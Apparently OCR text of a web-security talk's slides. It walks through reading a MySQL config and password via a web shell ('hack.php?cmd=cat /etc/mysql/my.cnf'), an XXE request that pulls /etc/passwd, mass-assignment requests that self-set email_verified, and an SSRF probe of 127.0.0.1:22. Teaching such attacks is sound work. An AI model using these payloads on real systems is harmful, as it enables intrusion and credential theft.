
Good job! Now invoke the `cat /etc/mysql/my.cnf` command to read the file and discover the database password.




cdn.example.com/1a2fe/hack.php?cmd=**cat+/etc/mysql/my.cnf**

```
[client]
user=admin
password=9f1d9f0e85ebdc6096a908c26b272e13
db_name=8a794d368e2bc4bcfbfc52b768289d99
host=ec6-137--58.compute-16.amazonaws.com
port=2323

[mysql]
no-auto-rehash
connect_timeout=3
```


XML External Entity processing



```
- <Parts>
  - <Part>
      <Id>4478</Id>
      <Part_Name>1000 Ohm Resistor</Part_Name>
      <Total_Available>25000</Total_Available>
      <Price>0.01</Price>
    </Part>
  - <Part>
      <Id>3328</Id>
      <Part_Name>15000 Ohm Resistor</Part_Name>
      <Total_Available>75000</Total_Available>
      <Price>0.02</Price>
    </Part>
  - <Part>
      <Id>4725</Id>
      <Part_Name>555 Timer IC</Part_Name>
      <Total_Available>1500</Total_Available>
      <Price>0.25</Price>
    </Part>
  </Parts>
```


What is XML?

What is entity?



```
<?xml version="1.0"?>
<!DOCTYPE customers
[
<!ENTITY add1  "15, G Street,  Chennai, india">
<!ENTITY add2  "25, C Street,  Bangalore, india">
]>

<customers>
  <CUSTOMER>
    <NAME> James </NAME>
    <ADDRESS> &add1; </ADDRESS>
    <PHONE>805056</PHONE>
  </CUSTOMER>
  <CUSTOMER>
    <NAME>Jerry </NAME>
    <ADDRESS>&add2;</ADDRESS>
    <PHONE>8904425</PHONE>
  </CUSTOMER>
</customers>
```

Impacts



```
POST /index.php/api/xmlrpc HTTP/1.1
Host: $host

<?xml version="1.0"?>
 <!DOCTYPE foo [
  <!ELEMENT methodName ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<methodCall>
  <methodName>&xxe;</methodName>
</methodCall>
```

API Security

Some of attack vectors

- Mass assignment
- Broken Function Level Authorization (BFLA)
- IDOR
- SSRF

Mass assignment (request 1)

```
POST /api/register HTTP/1.1
 [..]
{“email”:”user1@example.com”}
```

Mass assignment (response 1)

```
HTTP/1.1 200 OK
 [..]
{”userid”:”112345”,“email”:”user1@example.com”,”email_verified”:false}
```


Mass assignment (request 2)

```
POST /api/register HTTP/1.1
 [..]
{“email”:”user2@example.com”,”email_verified”:true}
```

Mass assignment (response 2)


```
HTTP/1.1 200 OK
[..]
{”userid”:”112346”,“email”:”user2@example.com”,”email_verified”:true}
```


Broken Function Level Authorization (BFLA)



A5 - BFLA
(Broken Function Level Authorization)

IDOR


Can I get the
document?
My userID=500
Document of user
500
User 500
Can I get the
document?
My userID=502
Document of user
502



Failed to download from (http://127.0.0.1:22): wrong status line: "SSH-2.0-OpenSSH_7.4"

○ Create New ○ Upload ● Import from URL

File path: http://127.0.0.1:22

SSRF

SSRF is sub vector of XXE !

That’s all. Thanks for attention!

Q&A Discussion

Link to Q&A Panel: https://bit.ly/2KyViHb